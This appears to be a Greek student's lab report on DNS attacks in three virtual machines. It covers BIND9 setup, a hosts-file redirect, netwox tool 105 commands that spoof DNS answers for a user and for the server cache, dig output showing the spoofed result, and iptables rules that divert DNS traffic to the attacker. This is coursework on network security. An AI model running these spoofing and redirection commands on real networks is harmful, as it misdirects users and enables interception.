

Προσομοίωση DNS επίθεσης με χρήση 3 VMs

AM: 1083637


ΟΝΟΜΑ: ΚΟΥΜΕΝΤΕΑΣ ΒΑΣΙΛΗΣ

Στήσιμο Εργασίας

Χρησιμοποιώντας τα link που μας παραχωρούνται στην εκφώνηση της άσκησης, δημιουργούμε τρεις εικονικές μηχανές Ubuntu. Ακολουθώντας τις οδηγίες που μας δίνονται, φτιάχνουμε μία μηχανή USER machine, μια DNS machine και μια ATTACKER machine με IPs 192.168.1.100, 192.168.1.10 και 192.168.1.200 αντίστοιχα.

Ακολουθώντας τις οδηγίες, πραγματοποιούμε τις παρακάτω ρυθμίσεις σε κάθε μηχανή:

- Στην μηχανή DNS machine:
 - Κάνουμε `sudo apt-get install bind9`
 - Αλλάζουμε τα αρχεία `/etc/bind/named.conf.options`:



```
GNU nano 2.9.3 /etc/bind/named.conf.options

options {
    directory "/var/cache/bind";
    dump-file "/var/cache/bind/dump.db";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    //forwarders {
    //    8.8.8.8;
    //    8.8.4.4;
    //};

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    dnssec-validation no;

    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };
};
```

και /etc/bind/named.conf:

```
File Edit View Search Terminal Help
GNU nano 2.9.3 /etc/bind/named.conf

// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/var/cache/bind/example.com.db";
};

zone "1.168.192.in-addr.arpa" {
    type master;
    file "/var/cache/bind/192.168.1";
};
```

- Στην συνέχεια δημιουργούμε τα αρχεία /var/cache/bind/example.com.db:

```
File Edit View Search Terminal Help
GNU nano 2.9.3 /var/cache/bind/example.com.db

$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001 ;serial, today's date + today's serial number
8H ;refresh, seconds
2H ;retry, seconds
4W ;expire, seconds
1D) ;minimum, seconds
@ IN NS ns.example.com. ;Address of name server
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.1.101 ;Address of www.example.com
mail IN A 192.168.1.102 ;Address of mail.example.com
ns IN A 192.168.1.10 ;Address of ns.example.com
*.example.com. IN A 192.168.1.100 ;Address for other URL in
;example.com. domain
```

και /var/cache/bind/192.168.1:

```
File Edit View Search Terminal Help
GNU nano 2.9.3 /var/cache/bind/192.168.1

$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001
8H
2H
4W
1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

- Έπειτα, κάνουμε επανεκκίνηση το service bind9: `sudo service bind9 restart`
- Στην μηχανή USER machine:
 - Προσθέτουμε το DNS machine μας στο /etc/resolv.conf:

```
File Edit View Search Terminal Help
GNU nano 2.9.3 /etc/resolv.conf

# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients directly to
# all known uplink DNS servers. This file lists all configured search domains.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 192.168.1.10
```

Πρέπει να επισημάνω, ότι αφαίρεσα το nameserver 127.0.0.53 που υπήρχε από πριν (δεν πρόσθεσα το nameserver 192.168.1.10 απλά, όπως έλεγαν οι οδηγίες) διότι έβγαζε προβλήματα και δεν άφηνε το USER machine να χρησιμοποιήσει το 192.168.1.10. Αυτό το έκανα αλλάζοντας το symlink του αρχείου /etc/resolv.conf με την εντολή: `sudo ln -sf /run/systemd/resolve/resolv.conf`.

- Επιπλέον, αλλάξαμε και το DNS από τις ρυθμίσεις:

IPv4 Method

☐ Automatic (DHCP)
 ☐ Link-Local Only
 ☒ Manual
 ☐ Disable

Addresses

Address	Netmask	Gateway
192.168.1.100	255.255.255.0	192.168.1.1

DNS

Automatic ☐ OFF

192.168.1.10

Separate IP addresses with commas

- Στην μηχανή ATTACKER machine:
 - Κατεβάζουμε τα εργαλεία: Netwox και Netwag.

Για να ελέγξουμε αν έγινε η σύνδεση, εκτελούμε την εντολή `dig www.example.com`, από τη μηχανή USER όσο τρέχει η μηχανή DNS, και βλέπουμε αν μας βγάλει τις σωστές διευθύνσεις:

```
ubuntu@ubuntu1804:~$ dig www.example.com

; <<>> DiG 9.11.3-lubuntu1.18-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4661
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bae1a2ef3b28c9f63359f610677811f95ebfc0e8132d8431 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.1.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                 259200  IN      A      192.168.1.10

;; Query time: 1 msec
;; SERVER: 192.168.1.10#53(192.168.1.10)
;; WHEN: Fri Jan 03 11:36:08 EST 2025
;; MSG SIZE rcvd: 121
```

Ερωτήσεις

1.

Αλλάζουμε το αρχείο `/etc/hosts` με τον κατάλληλο τρόπο, στην μηχανή USER:

```
GNU nano 2.9.3 /etc/hosts

127.0.0.1    localhost
127.0.1.1    ubuntu1804.linuxvmimages.local  ubuntu1804
142.250.185.78 www.example.com

# The following lines are desirable for IPv6 capable hosts
::1    ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Για να ελέγξουμε αν η αλλαγή μας είναι επιτυχείς, εκτελούμε ping www.example.com:

```
ubuntu@ubuntu1804:~$ ping www.example.com
PING www.example.com (142.250.185.78) 56(84) bytes of data.
64 bytes from www.example.com (142.250.185.78): icmp_seq=1 ttl=117 time=40.3 ms
64 bytes from www.example.com (142.250.185.78): icmp_seq=2 ttl=117 time=39.0 ms
64 bytes from www.example.com (142.250.185.78): icmp_seq=3 ttl=117 time=42.3 ms
64 bytes from www.example.com (142.250.185.78): icmp_seq=4 ttl=117 time=38.9 ms
^C
--- www.example.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
```

2.

Αναιρούμε τα αλλαγές που κάναμε στο πρώτο ερώτημα. Χρησιμοποιώντας το εργαλείο 105 της netwox θα εκτελέσουμε μια επίθεση DNS spoofing για την σελίδα www.example.com. Για να το καταφέρει αυτό ο ATTACKER, θα πρέπει να εκτελέσει την παρακάτω εντολή:

```
ubuntu@ubuntu1804:~$ sudo netwox 105 --hostname "www.example.com" --hostnameip 192.168.1.150 --authns "ns.exmaple.com" --authnsip 192.168.1.15 --filter "src host 192.168.1.100" --ttl 60 -s best
```

Εκτελούμε την εντολή dig www.example.com από τον USER. Από την πλευρά του ATTACKER παίρνουμε αυτό:

```
DNS_answer
| id=62196 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.com. A
| www.example.com. A 60 192.168.1.150
| ns.example.com. NS 60 ns.example.com.
| ns.example.com. A 60 192.168.1.15
|
DNS_question
```

Και από την πλευρά του USER παίρνουμε:

```
ubuntu@ubuntu1804:~$ dig www.example.com

; <<> DiG 9.11.3-1ubuntu1.18-Ubuntu <<> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 62196
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                 60      IN      A      192.168.1.150

;; AUTHORITY SECTION:
ns.example.com.                  60      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                  60      IN      A      192.168.1.15

;; Query time: 26 msec
;; SERVER: 192.168.1.10#53(192.168.1.10)
;; WHEN: Fri Jan 03 12:00:56 EST 2025
;; MSG SIZE rcvd: 88
```

Έτσι βλέπουμε ότι η επίθεση είναι επιτυχείς. Να επισημάνουμε εδώ ότι το αποτέλεσμα δεν φαινόταν στην εντολή `ping`, για αυτό χρησιμοποίησα την εντολή `dig`. (Σχόλια: έψαξα στο ιντερνέτ και κάποιοι έλεγαν ότι δεν φαίνεται στην `ping` και άλλοι απλά χρησιμοποιούσαν κατευθείαν την `dig`, χωρίς να εξηγήσουν παραπάνω. Επίσης, έχοντας κάνει `rndc flush` στον DNS server κατάφερα να το κάνω, πράγμα που δεν ξαναέγινε για κάποιο λόγο.)

3.

Ο ATTACKER εκτελεί την εντολή:

```
ubuntu@ubuntu1804:~$ sudo netwox 105 --hostname "www.example.com" --hostnameip 92.168.1.150 --authns "ns.example.com" --authnsip 192.168.1.10 --filter "src host 192.168.1.10 and dst port 53" --ttl 86000 -s "raw"
```

Η οποία στοχεύει τον DNS server.

****Δυστυχώς δεν κατάφερα να ολοκληρώσω με επιτυχία το ερώτημα αυτό.**

Προσπάθησα να κάνω διάφορα πράγματα, αλλά με τον μόνο τρόπο που κατάφερα να το κάνω είναι με κανόνες `iptables` όπου κάνουν `redirect` την κίνηση στον attacker, αλλά δεν ήταν λύση αυτό. Παρεμπιπτόντως, οι εντολές για τους firewall κανόνες που κάνανε `redirect` ήταν:

- `sudo iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 192.168.1.200:53`
- `sudo iptables -t nat -A PREROUTING -p tcp --dport 53 -j DNAT --to-destination 192.168.1.200:53`